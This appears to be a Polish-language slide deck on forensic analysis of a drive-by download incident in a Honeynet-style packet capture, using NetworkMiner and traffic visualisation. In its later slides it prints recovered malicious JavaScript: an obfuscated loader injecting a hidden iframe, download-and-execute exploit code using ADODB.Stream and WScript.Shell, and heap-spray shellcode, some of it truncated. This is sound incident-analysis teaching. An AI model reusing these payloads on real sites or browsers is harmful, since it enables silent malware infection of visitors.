
■ Jak wygląda sekwencja zdarzeń

- ▶ Zbudowanie drzewa odwołań
 - Na podstawie żądań klienta
 - W oparciu o nagłówek Referer
- ▶ Do wizualizacji posłuży
 - Tshark
 - Python
 - Graphiz
- ▶ A rezultat(y) wyglądają mniej więcej tak

Wizualizacja dla 10.0.2.15



Wizualizacja dla 10.0.3.15 (fragment)



Kolejne podsumowanie zebranych informacji

■ Jak klient trafia na stronę

- ▶ Wpisanie adresu URL w pasku
- ▶ Kliknięcie w mailu (phishing)

■ Gdzie ukryty jest „wrogi” kod

- ▶ Docelowe przekierowanie na sploitme.com.cn
- ▶ A przekierowuje z
 - rapidshare.com.eyu32.ru
 - shop.honeynet.sg

Gdzie jesteśmy

- Ogólne zapoznanie się z sytuacją
- Identyfikacja klientów i serwerów
- Wizualizacje ruchu w trakcie incydentu
- Identyfikacja elementów ataku
- **Odzyskiwanie plików z ruchu sieciowego**
- Wybrane fragmenty z bliska
- Ogólne spojrzenie na każdy z przypadków

Przydatne narzędzie: Network Miner

- Network Miner - Network Forensic Analysis Tool
 - ▶ <http://networkminer.sourceforge.net/>
 - ▶ Niestety(?) – aplikacja dla Windows
- W tym przypadku wykorzystany do:
 - ▶ Odzyskiwania plików z HTTP
 - ▶ Można również uzyskać informacje o hostach
 - System operacyjny, nawiązywane sesje
 - Odpytywane nazwy DNS, WINS,
 - ▶ Można uzyskać w inny sposób (Wireshark)
 - Z Network Miner bywa wygodniej :)


Przykład: Informacje o 10.0.2.15

10.0.2.15 [8fd12edd2dc1462] [8fd12edd2dc1462.] [8FD12EDD2DC1462] (Windows)

- IP: 10.0.2.15
- MAC: 08002791FD44 (Unknown)
- Hostname: 8fd12edd2dc1462, 8fd12edd2dc1462., 8FD12EDD2DC1462
- OS: Windows
 - Ettercap: Windows XP Pro, Windows 2000 Pro (100,00%)
 - p0f: Windows XP SP1+, 2000 SP3 (100,00%)
 - Satori DHCP: Windows - Windows XP (22,22%) Windows - Windows 7 (11,11%) Windows - Windows 2000 (11,11%) Windows - Windows (11,11%) Windows - Windows 98 SE (11,11%) Windows - Windows
 - Satori TCP: Windows - Windows XP (100,00%)
- TTL: 128 (distance: 0)
- Open TCP Ports:
- Sent: 58 packets (8 818 Bytes), 0,00% cleartext (0 of 0 Bytes)
- Received: 36 packets (9 728 Bytes), 0,00% cleartext (0 of 0 Bytes)
- Incoming sessions: 0
- Outgoing sessions: 4
 - Server: 192.168.56.50 [rapidshare.com.eyu32.ru] (FreeBSD) TCP 80
 - Server: 192.168.56.50 [rapidshare.com.eyu32.ru] (FreeBSD) TCP 80 (3429 data bytes sent), Client: 10.0.2.15 [8fd12edd2dc1462] [8fd12edd2dc1462.] [8FD12EDD2DC1462] (Windows) TCP 1063 (217...
 - Server: 192.168.56.50 [rapidshare.com.eyu32.ru] (FreeBSD) TCP 80 (589 data bytes sent), Client: 10.0.2.15 [8fd12edd2dc1462] [8fd12edd2dc1462.] [8FD12EDD2DC1462] (Windows) TCP 1066 (442 d...
 - Server: 192.168.56.50 [rapidshare.com.eyu32.ru] (FreeBSD) TCP 80 (589 data bytes sent), Client: 10.0.2.15 [8fd12edd2dc1462] [8fd12edd2dc1462.] [8FD12EDD2DC1462] (Windows) TCP 1065 (441 d...
 - Server: 192.168.56.52 [sploitme.com.cn] (FreeBSD) TCP 80
 - Server: 192.168.56.52 [sploitme.com.cn] (FreeBSD) TCP 80 (2537 data bytes sent), Client: 10.0.2.15 [8fd12edd2dc1462] [8fd12edd2dc1462.] [8FD12EDD2DC1462] (Windows) TCP 1064 (881 data byt...
- Host Details
 - Queried NetBIOS names : 8FD12EDD2DC1462,WORKGROUP,WORKGROUP<1E>
 - Web Browser User-Agent 1 : Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3
 - DHCP Vendor Code 1 : MSFT 5.0
 - Default Gateway : 10.0.2.2



Przykład: Informacje o sploitme.com.cn



Przykład: Odzyskiwanie plików


Hosts (35)	Frames (74x)	Files (38)	Images (3)	Messages	Credentials (7)	Sessions (23)	DNS (32)	Parameters (101)	Keywords	Cleartext	Anomalies
Frame nr.	Reconstru...	Sourc...	S. port	Destin...	D. port	Protocol	Filename	Extension	Size	Timest...	Details
25	F:\OWASP...	192.168...	TCP 80	10.0.2.1...	TCP 1063	HttpGet...	login.php.html	html	3 005 B	2010-01...	/login.php
35	F:\OWASP...	192.168...	TCP 80	10.0.2.1...	TCP 1063	HttpGet...	dot.jpg.html	html	347 B	2010-01...	/images/images/dot.jpg
41	F:\OWASP...	192.168...	TCP 80	10.0.2.1...	TCP 1064	HttpGet...	index.html.3CE7BF29.html	html	0 B	2010-01...	?/click=3feb5a6b2f
53	F:\OWASP...	192.168...	TCP 80	10.0.2.1...	TCP 1066	HttpGet...	terminator_back.png.html	html	359 B	2010-01...	/images/images/terminator_bac.
55	F:\OWASP...	192.168...	TCP 80	10.0.2.1...	TCP 1065	HttpGet...	terminatr_back.png.html	html	358 B	2010-01...	/images/images/terminatr_back.
57	F:\OWASP...	192.168...	TCP 80	10.0.2.1...	TCP 1064	HttpGet...	show.php.E7DFFC00.html	html	3 513 B	2010-01...	/fg/show.php?s=3feb5a6b2f
67	F:\OWASP...	192.168...	TCP 80	10.0.2.1...	TCP 1063	HttpGet...	favicon.ico.html	html	337 B	2010-01...	/favicon.ico
128	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1080	HttpGet...	login.php[1].html	html	3 005 B	2010-01...	/login.php
133	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1080	HttpGet...	sslstyles.css	css	4 079 B	2010-01...	/images/sslstyles.css
150	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1081	HttpGet...	index.html.3CE7BF29[1].html	html	0 B	2010-01...	?/click=3feb5a6b2f
148	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1080	HttpGet...	dot.jpg[1].html	html	347 B	2010-01...	/images/images/dot.jpg
158	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1082	HttpGet...	terminatr_back.png[1].html	html	358 B	2010-01...	/images/images/terminatr_back.
161	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1080	HttpGet...	terminator_back.png[1].html	html	359 B	2010-01...	/images/images/terminator_bac.
157	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1081	HttpGet...	show.php.E7DFFC00[1].html	html	10 845 B	2010-01...	/fg/show.php?s=3feb5a6b2f
178	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1081	HttpGet...	video.exe.octet-stream	octet-stream	12 288 B	2010-01...	/fg/load.php?e=1
194	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1081	HttpGet...	video.exe[1].octet-stream	octet-stream	12 288 B	2010-01...	/fg/load.php?e=1
221	F:\OWASP...	64.236...	TCP 80	10.0.3.1...	TCP 1085	HttpGet...	index.html	html	27 700 B	2010-01...	/
264	F:\OWASP...	74.125...	TCP 80	10.0.3.1...	TCP 1086	HttpGet...	__utm.gif.9A739F3.gif	gif	35 B	2010-01...	/__utm.gif?utmwv=4.6.5&utmn=.
297	F:\OWASP...	209.85...	TCP 80	10.0.3.1...	TCP 1088	HttpGet...	index.html	html	218 B	2010-01...	/
305	F:\OWASP...	209.85...	TCP 80	10.0.3.1...	TCP 1089	HttpGet...	index.html	html	10 680 B	2010-01...	/
338	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1091	HttpGet...	login.php[2].html	html	3 005 B	2010-01...	/login.php
349	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1091	HttpGet...	dot.jpg[2].html	html	347 B	2010-01...	/images/images/dot.jpg
351	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1092	HttpGet...	index.html.3CE7BF29[2].html	html	0 B	2010-01...	?/click=3feb5a6b2f
360	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1091	HttpGet...	terminatr_back.png[2].html	html	358 B	2010-01...	/images/images/terminatr_back.
363	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1091	HttpGet...	terminator_back.png[2].html	html	359 B	2010-01...	/images/images/terminator_bac.
358	F:\OWASP...	192.168...	TCP 80	10.0.3.1...	TCP 1092	HttpGet...	show.php.E7DFFC00[2].html	html	227 B	2010-01...	/fg/show.php?s=3feb5a6b2f
408	F:\OWASP...	192.168...	TCP 80	10.0.4.1...	TCP 1106	HttpGet...	index.html	html	19 068 B	2010-01...	/catalog/
449	F:\OWASP...	192.168...	TCP 80	10.0.4.1...	TCP 1108	HttpGet...	index.html.2757C8D5.html	html	0 B	2010-01...	?/click=84c090bd86
467	F:\OWASP...	192.168...	TCP 80	10.0.4.1...	TCP 1108	HttpGet...	show.php.36B292F9.html	html	40 653 B	2010-01...	/fg/show.php?s=84c090bd86
502	F:\OWASP...	192.168...	TCP 80	10.0.4.1...	TCP 1108	HttpGet...	video.exe[2].octet-stream	octet-stream	12 288 B	2010-01...	/fg/load.php?e=1
518	F:\OWASP...	192.168...	TCP 80	10.0.4.1...	TCP 1108	HttpGet...	video.exe[3].octet-stream	octet-stream	12 288 B	2010-01...	/fg/load.php?e=1
535	F:\OWASP...	192.168...	TCP 80	10.0.4.1...	TCP 1108	HttpGet...	directshow.php.jpeg	jpeg	63 B	2010-01...	/fg/directshow.php
544	F:\OWASP...	64.236...	TCP 80	10.0.4.1...	TCP 1111	HttpGet...	index[1].html	html	27 700 B	2010-01...	/
592	F:\OWASP...	74.125...	TCP 80	10.0.4.1...	TCP 1112	HttpGet...	__utm.gif.E0E7A14C.gif	gif	35 B	2010-01...	/__utm.gif?utmwv=4.6.5&utmn=.
622	F:\OWASP...	192.168...	TCP 80	10.0.4.1...	TCP 1114	HttpGet...	video.exe[4].octet-stream	octet-stream	12 288 B	2010-01...	/fg/load.php?e=3
643	F:\OWASP...	64.236...	TCP 80	10.0.4.1...	TCP 1117	HttpGet...	index[2].html	html	27 700 B	2010-01...	/
685	F:\OWASP...	74.125...	TCP 80	10.0.4.1...	TCP 1118	HttpGet...	__utm.gif.93AE4AEC.gif	gif	35 B	2010-01...	/__utm.gif?utmwv=4.6.5&utmn=.
717	F:\OWASP...	192.168...	TCP 80	10.0.5.1...	TCP 1135	HttpGet...	show.php.html	html	3 500 B	2010-01...	/fg/show.php



Gdzie jesteśmy

- Ogólne zapoznanie się z sytuacją
- Identyfikacja klientów i serwerów
- Wizualizacje ruchu w trakcie incydentu
- Identyfikacja elementów ataku
- Odzyskiwanie plików z ruchu sieciowego
- **Wybrane fragmenty z bliska**
- Ogólne spojrzenie na każdy z przypadków

Sekwencja zdarzeń dla 10.0.3.15



96.873466000



97.233302000



97.366557000



99.295090000



99.361832000



100.327351000



101.139235000



157.285151000



162.493197000

<http://shop.honeynet.sg/catalog/>



<http://sploitme.com.cn/>



<http://sploitme.com.cn/fg/show.php>



<http://sploitme.com.cn/fg/load.php>



<http://sploitme.com.cn/fg/load.php>



<http://sploitme.com.cn/fg/directshow.php>

<http://www.honeynet.org/>

<http://sploitme.com.cn/fg/load.php>

<http://www.honeynet.org/>



Co jest w rapidshare(...)/login.php

New Tab (1)

```
eval(function(p,a,c,k,e,r){e=function(c){return(c<a?'':e(parseInt(c/a)))+(c=c%a)>35?String.fromCharCode(c+29):c.toString(36)};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]};e=function(){return'\w+=1';while(c--)if(k[c])p=p.replace(new RegExp('\b'+e(c)+'\b','g'),k[c]);return p}('q.r(s("%h%0%6%de%7%1%8%9%de%3%4%a%2%i%j%b%b%9%i%c%k%0%2%7%1%1%3%k%7%1%3%mb%t%3%c%0%3%u%4%v%6%1%fw%e%xf%y%6%a%z%0%g%2%5%4%n%8%5%1%0%A%5%2%4%n%8%9%2%4%a%B%0%9%0%f%0%c%0%2%o%j%8%5%0%g%g%1%ma%p%h%b%0%6%de%7%1%p%C"))';,39,39,'69|65|74|63|3D|68|66|6D|20|73|22|2F|6C|7
```

Run script ☐ Replace eval() with Find Templates Wide 2 U
☒ Override eval() ☐ Case sensitive Format code Show eval()
☐ Leave as is ☐ Do not bother me with messages

```
document.write(unescape("%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%73%70%6C%6F%69%74%6D%65%2E%63%6E%2F%3F%63%6C%69%63%6B%3D%33%66%65%62%35%61%36%62%32%66%22%77%69%64%74%68%3D%31%20%68%65%69%67%68%74%3D%31%20%74%79%6C%65%3D%22%76%69%73%69%62%69%6C%69%74%79%3A%20%68%69%64%64%65%6E%22%3E%3C%2F%69%66%72%61%6D%65%3E%0A"));
```

```
document.write(unescape("%3C%69%66%72%61%6D%65%20%73%72%63%3D%22%68%74%74%70%3A%2F%2F%73%70%6C%6F%69%74%6D%65%2E%63%6E%2F%3F%63%6C%69%63%6B%3D%33%66%65%62%35%61%36%62%32%66%22%77%69%64%74%68%3D%31%20%68%65%69%67%68%74%3D%31%20%74%79%6C%65%3D%22%76%69%73%69%62%69%6C%69%74%79%3A%20%68%69%64%64%65%6E%22%3E%3C%2F%69%66%72%61%6D%65%3E%0A"));
```

Run script ☐ Replace eval() with Find Templates Wid
☒ Override eval() ☐ Case sensitive Format code Show e
☐ Leave as is ☐ Do not bother me with messages Selection length: 0 (0)

```
<iframe src="http://sploitme.com.cn/?click=3feb5a6b2f"width=1 height=1 style="visibility: hidden"></iframe>
```

„Klasyczny” drive-by download

- Na „niewinnej” stronie osadzony skrypt
 - ▶ Skrypt obfuskowany
 - Można odkodować, np.: Malzilla
 - <http://malzilla.sourceforge.net/>
 - Nie zawsze tak łatwo
 - Przykłady z poprzednich prezentacji na OWASP
 - ▶ Ostatecznie: ukryty iframe
 - ▶ Przekierowanie na „atakującą” stronę
 - Tu próba wykorzystania podatności w przeglądarce
 - Często payload „dziwnie” przypomina moduły Metasploit
 - Payload może być uzależniony od przeglądarki

Jak atakowana jest przeglądarka (show.php)

```
if(!r){try{r=o.CreateObject(n,'')}catch(e){}}
if(!r){try{r=o.GetObject('',n)}catch(e){}}
if(!r){try{r=o.GetObject(n,'')}catch(e){}}
if(!r){try{r=o.GetObject(n)}catch(e){}}
return r;}

function Go(a){var s=CreateO(a,'WScript.Shell');var o=CreateO(a,'ADODB.Stream');var e=s.Environment('Process');var xh
=null;var bin=e.Item('TEMP')+'\\'+filename;try{xhr=new XMLHttpRequest();}
catch(e){try{xhr=new ActiveXObject('Microsoft.XMLHTTP');}
catch(e){xhr=new ActiveXObject('MSXML2.ServerXMLHTTP');}}
if(!xhr)return(0);xhr.open('GET',urltofile,false)
xhr.send(null);var filecontent=xhr.responseBody;o.Type='text';o.SaveToFile(bin,2);s
(bin,0);}

function mdac(){var i=0;var objects=new Array('{BD96C55...C556-65A3-11D0-983A
-00C04FC29E36}','{AB9BCEDD-EC7E-47E1-9322-D4A210617116}','{0006F03A-0000-000
-C000-0000','{12B-B978-451D-A0D8-FCFDF33E833C}','{7F5B7F63-F06
-4331-8A2','{1DB3-44f
;while(ok
'classid'
if(a){try
return tr
i++;}
Complete(
mdac();
}

Log('Downloading the payload...');
xml.open("GET", url, false)
xml.send(null);
dat = xml.responseBody;

Log('Writing the payload to disk...');
o.Type = 1;
o.Mode = 3;
o.Open();
o.Write(dat);
o.SaveToFile(bin, 2);

Log('Executing the payload...');
s.Run(bin,0);
```

Prawie jak w Metasploit



Jaki jest cel exploita na stronie?

■ Pobranie pliku wykonywalnego

- ▶ Pobranie za pomocą XMLHttpRequest
 - `var urltofile='http://sploitme.com.cn/fg/load.php?e=1'`
- ▶ Zapisanie na dysku za pomocą ADODB.Stream

■ Uruchomienie go

- ▶ Uruchomienie przez WScript.Shell

Ciekawostka: atak personalizowany?

show.php.36B292F9.html	html	40 653 B
show.php.E7DFFC00.html	html	3 513 B
show.php.E7DFFC00[1].html	html	10 845 B
show.php.E7DFFC00[2].html	html	227 B
show.php.html	html	3 500 B

```
function Complete()
{
    setTimeout('location.href = "about:blank",2000);}
function CheckIP(){var req=null;try{req=new ActiveXObject("Msxml2.XMLHTTP");}catch(e){try{req=new ActiveXObject("Micro
.XMLHTTP");}catch(e){try{req=new XMLHttpRequest();}catch(e){}}}
if(req==null)return"0";req.open("GET","/fg/show.php?get_ajax=1&r="+Math.random(),false);req.send(null);if(req.response
=="1"){return true;}else{return false;}}
Complete();
```

```
if (objspread) {try {var shellcode=unescape ("%u0033%u8B64%u3040%u0C78%u408B%u8B0C%u1C70%u8BAD%u0858%u09EB%u408B%u8D3%u588B%u6A3C%u5A44%uE2D1%uE22B%uEC8B%u4FEB%u525A%uEA83%u8956%u0455%u5756%u738B%u8B3C%u3374%u0378%u56F3%u768B%u032%u49C9%u4150%u33AD%u36FF%uBE0F%u0314%uF238%u0874%uCFC1%u030D%u40FA%uEFEB%u3B58%u75F8%u5EE5%u468B%u0324%u66C3%u0C8%u1C56%uD303%u048B%u038A%u5FC3%u505E%u8DC3%u087D%u5257%u33B8%u8ACA%uE85B%uFFA2%uFFFF%u0C32%uF78B%uAEF2%uB84F%u2E6%u66AB%u6698%uB0AB%u8A6C%u98E0%u6850%u6E6F%u642E%u7568%u6C72%u546D%u8EB8%u0E4E%uFFEC%u0455%u5093%uC033%u5050%u8B9%uC283%u837F%u31C2%u5052%u36B8%u2F1A%uFF70%u0455%u335B%u57FF%uB856%uFE98%u0E8A%u55FF%u5704%uEFB8%uE0CE%uFF60%u049%u7074%u2F3A%u732F%u6C70%u696F%u6D74%u2E65%u6F63%u2E6D%u6E63%u662F%u2F67%u6F6C%u6461%u702E%u7068%u653F%u383D");var ls=0x81000-(shellcode.length*2);var bigblock=unescape ("%u0b0c%u0b0c");while (bigblock.length<ls/2){bigblock+=bigblock;}var lh=bigblock.substring (0,ls/2);delete bigblock;for (var i=0;i<0x99*2;i++){array[i]=lh+lh+shellcode;}CollectGarbage ();var objspread=new ActiveXObject ("OWC10.Spreadsheet");e=new Array ();e.push (1);e.push (2);e.push (0);(window);for (i=0;i<e.length;i++){for (j=0;j<10;j++){try {objspread.Evaluate (e[i]);} catch (e) {}}window.status=e[3]+"";for (j=0;j<10;j++){try {objspread.msDataSourceObject (e[3]);} catch (e) {}}catch (e) 